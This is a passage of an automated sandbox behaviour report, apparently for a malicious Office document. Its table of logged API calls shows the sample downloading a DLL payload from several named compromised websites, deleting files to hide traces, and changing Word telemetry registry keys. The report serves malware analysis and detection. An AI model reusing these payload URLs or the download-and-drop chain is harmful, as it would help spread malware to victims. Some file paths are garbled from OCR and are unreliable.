| Call Network API | API Name: recv Args: (688, , 96, 0) Return: ? | 2756 | 2808 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Mui\Cache\I52C64B7E\LanguageList Value: en-US\0en\0 | 2756 | 2808 |
| Call Filesystem API | API Name: DeleteFileW Args: (%USERPROFILE%\C5k_oyxIPo0p59pIY75U.dll) Return: 1 | 2756 | 2808 |
| Add File | Path: %USERPROFILE%\C5k_oyxIPo0p59pIY75U.dll Type: VSDT_EMPTY | 2756 | 2808 |


| | | | |
|---------------------|---|------|------|
| Delete File | Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY | 2756 | 2808 |
| Detection | Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2808 File: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY | | |
| Call System API | API Name: System.Net.WebClient::DownloadFile Args: (https://jolifm.com/new/5hkc3/ , %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 0 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 90c | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 1, 6) Return: 910 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (jolifm.com, 1, 40006000) Return: 87 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (jolifm.com, 1c, 40026000) Return: 9003 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (jolifm.com, 1, 40006000) Return: 87 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (jolifm.com, 1c, 40026000) Return: 9003 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: connect Args: (90c, jolifm.com:443, 16) Return: 0 | 2756 | 2808 |
| Call Network API | API Name: send Args: (90c, ..., 166, 0) Return: 166 | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 61, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 1075, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 333, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 4, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: send Args: (90c, ..., 182, 0) Return: 182 | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 186, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 1, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 96, 0) Return: ? | 2756 | 2808 |
| Call Filesystem API | API Name: DeleteFileW Args: (%USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 1 | 2756 | 2808 |
| Call System API | API Name: System.Net.WebClient::DownloadFile Args: (https://technologydistilled.com/a-nurse-ss8d9/z/ , %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 0 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 90c | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 1, 6) Return: 910 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (technologydistilled.com, 1, 40006000) Return: 87 | 2756 | 2808 |
| Add File | Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY | 2756 | 2808 |
| Delete File | Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (technologydistilled.com, 1c, 40026000) Return: 9003 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (technologydistilled.com, 1, 40006000) Return: 87 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (technologydistilled.com, 1c, 40026000) Return: 9003 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: connect Args: (90c, technologydistilled.com:443, 16) Return: 0 | 2756 | 2808 |
| Call Network API | API Name: send Args: (90c, ..., 179, 0) Return: 179 | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 61, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 1075, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 333, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 4, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: send Args: (90c, ..., 182, 0) Return: 182 | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 202, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 1, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 5, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 96, 0) Return: ? | 2756 | 2808 |
| Call Filesystem API | API Name: DeleteFileW Args: (%USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 1 | 2756 | 2808 |
| Add File | Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY | 2756 | 2808 |
| Call System API | API Name: System.Net.WebClient::DownloadFile Args: (http://o7therapy.com/egyptian-comedy-hiiri/As/ , %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 0 | 2756 | 2808 |

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| Delete File | Path: %USERPROFILE%\C5k_oyxIPo0p59p\Y75U.dll Type: VSDT_EMPTY | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 90c | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 1, 6) Return: 910 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (o7therapy.com, 1, 40006000) Return: 87 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (o7therapy.com, 1c, 40026000) Return: 9003 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (o7therapy.com, 1, 40006000) Return: 87 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (o7therapy.com, 1c, 40026000) Return: 9003 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: connect Args: (90c, o7therapy.com:80, 16) Return: 0 | 2756 | 2808 |
| Call Network API | API Name: send Args: (90c, GET /egyptian-comedy-hiio/As0/ HTTP/1.1\r\nHost: o7therapy.com\r\nConnection: Keep-Alive\r\n\r\n, 89, 0) Return: 89 | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 4096, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 65536, 0) Return: ? | 2756 | 2808 |
| Call System API | API Name: System.Net.WebClient:DownloadFile Args: (http://signinsolution.com/wp-content/Vr0/ , %USERPROFILE%\C5k_oyxIPo0p59p\Y75U.dll) Return: 0 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 90c | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 1, 6) Return: 910 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (signinsolution.com, 1, 40006000) Return: 87 | 2756 | 2808 |
| Add File | Path: %USERPROFILE%\C5k_oyxIPo0p59p\Y75U.dll Type: VSDT_COM_DOS | 2756 | 2808 |
| Write File | Path: %USERPROFILE%\C5k_oyxIPo0p59p\Y75U.dll Type: VSDT_COM_DOS | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (signinsolution.com, 1c, 40026000) Return: 9003 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (signinsolution.com, 1, 40006000) Return: 87 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (signinsolution.com, 1c, 40026000) Return: 9003 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: connect Args: (90c, signinsolution.com:80, 16) Return: 0 | 2756 | 2808 |
| Call Network API | API Name: send Args: (90c, GET /wp-content/Vr0/ HTTP/1.1\r\nHost: signinsolution.com\r\nConnection: Keep-Alive\r\n\r\n, 83, 0) Return: 83 | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 4096, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 4096, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 65536, 0) Return: ? | 2756 | 2808 |
| Call System API | API Name: System.Net.WebClient:DownloadFile Args: (http://cashstreamfinancial.com/wp-admin/23/ , %USERPROFILE%\C5k_oyxIPo0p59p\Y75U.dll) Return: 0 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 90c | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 1, 6) Return: 910 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 914 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 914 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (cashstreamfinancial.com, 1, 40006000) Return: 87 | 2756 | 2808 |
| Add File | Path: %USERPROFILE%\C5k_oyxIPo0p59p\Y75U.dll Type: VSDT_COM_DOS | 2756 | 2808 |
| Write File | Path: %USERPROFILE%\C5k_oyxIPo0p59p\Y75U.dll Type: VSDT_COM_DOS | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (cashstreamfinancial.com, 1c, 40026000) Return: 9003 | 2756 | 2808 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 914 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (cashstreamfinancial.com, 1, 40006000) Return: 87 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (cashstreamfinancial.com, 1c, 40026000) Return: 9003 | 2756 | 2808 |
| Call Network API | API Name: connect Args: (90c, cashstreamfinancial.com:80, 16) Return: 0 | 2756 | 2808 |
| Call Network API | API Name: send Args: (90c, GET /wp-admin/23/ HTTP/1.1\r\nHost: cashstreamfinancial.com\r\nConnection: Keep-Alive\r\n\r\n, 85, 0) Return: 85 | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 4096, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 4096, 0) Return: ? | 2756 | 2808 |
| Call Network API | API Name: recv Args: (90c, , 65536, 0) Return: ? | 2756 | 2808 |
| Add File | Path: %USERPROFILE%\C5k_oyxIPo0p59p\Y75U.dll Type: VSDT_COM_DOS | 2756 | 2808 |
| Write File | Path: %USERPROFILE%\C5k_oyxIPo0p59p\Y75U.dll Type: VSDT_COM_DOS | 2756 | 2808 |
| Call System API | API Name: WinHttpCloseHandle Args: (af615540) Return: 1 | 2756 | 2808 |
| Call System API | API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 | | 2516 |
| Call Internet Helper API | API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627477136) Return: cc0008 | | 2516 |
| Call Internet Helper API | API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627477136) Return: cc000c | | 2516 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 6ac | | 2516 |
| Call Network API | API Name: bind Args: (6ac, 0.0.0.0:49189, 16) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0:49189 | | |
| Call System API | API Name: ConnectEx Args: (6ac, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8faa38) Return: 0 | | 2516 |
| Call Network API | API Name: send Args: (6ac, , , , 1, 191) Return: 0 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (da734df0) Return: 1 | | 2516 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 11f0 | | 2516 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 11f0 | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87 | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 9003 | | 2516 |

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| Call Network API | API Name: socket Args: (23, 2, 0) Return: 11f4 | | 2516 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 11f4 | | 2516 |
| Call Network API | API Name: bind Args: (11f4, 0.0.0.0:49190, 128) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0:49190 | | |
| Call System API | API Name: ConnectEx Args: (11f4, ctldl.windowsupdate.com:80, 16, 0, 0, 0, dac064c8) Return: 0 | | 2516 |
| Call Network API | API Name: send Args: (11f4, GET /msdownload/update/v3/static/trusted/en/disallowedcerts.cab?5814be6f08fd7391 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.3\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac09d80) Return: 1 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac05850) Return: 1 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dabfcc50) Return: 1 | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003 | | 2516 |
| Call Internet Helper API | API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627477136) Return: cc0008 | | 2516 |
| Call Internet Helper API | API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -60968840, -2067004672, -627477136) Return: cc000c | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (da732e40) Return: 1 | | 2516 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 1140 | | 2516 |
| Call Network API | API Name: bind Args: (1140, 0.0.0.0:49191, 16) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0:49191 | | |
| Call System API | API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8f9fb8) Return: 0 | | 2516 |
| Call Network API | API Name: send Args: (1140, ..., 1, 191) Return: 0 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (da734df0) Return: 1 | | 2516 |
| Call Network API | API Name: socket Args: (2, 2, 0) Return: 11f8 | | 2516 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 11f8 | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87 | | 2516 |
| Call System API | API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 9003 | | 2516 |
| Call Network API | API Name: socket Args: (23, 2, 0) Return: 8d8 | | 2516 |
| Call Network API | API Name: socket Args: (2, 1, 6) Return: 8d8 | | 2516 |
| Call Network API | API Name: bind Args: (8d8, 0.0.0.0:49192, 128) Return: 0 | | 2516 |
| Detection | Threat Characteristic: Listens on port 0.0.0.0:49192 | | |
| Call System API | API Name: ConnectEx Args: (8d8, ctldl.windowsupdate.com:80, 16, 0, 0, 0, dac060a8) Return: 0 | | 2516 |
| Call Network API | API Name: send Args: (8d8, GET /msdownload/update/v3/static/trusted/en/disallowedcerts.cab?cb157ae90e9515c5 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.3\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac0a110) Return: 1 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dac05850) Return: 1 | | 2516 |
| Call System API | API Name: WinHttpCloseHandle Args: (dabfcc50) Return: 1 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Security\Trusted Documents\LastPurgeTime Value: 199d420 | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\F562BB8E-422D-4B5C-B20E-90D710F7D11C\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ULSMonitor\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FAE7244F6FFA}\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FAE7244F6FFA}\5 Value: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FAE7244F6FFA}\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\4 Value: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\5 Value: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\F562BB8E-422D-4B5C-B20E-90D710F7D11C\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\F562BB8E-422D-4B5C-B20E-90D710F7D11C\4 Value: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\F562BB8E-422D-4B5C-B20E-90D710F7D11C\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\4 Value: 0 | | 2516 |
| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\Categories Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ULSMonitor\ Value: None | | 2516 |

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| Write Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ULSMonitor\ULSAI\Categories Value: 6, 10 | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{A1B69D49-2195-4F59-9D33-BDF30C0FE473}\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{BB00E856-A12F-4AB7-B2C8-4E80CAEA5B07}\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{DAF0B914-9C1C-450A-81B2-FA7244F6FFA}\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B20E-90D710F7D11C}\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ULSMonitor\ Value: None | | 2516 |
| Delete Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ Value: None | | 2516 |
| Add Registry Key | Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None | | 2516 |
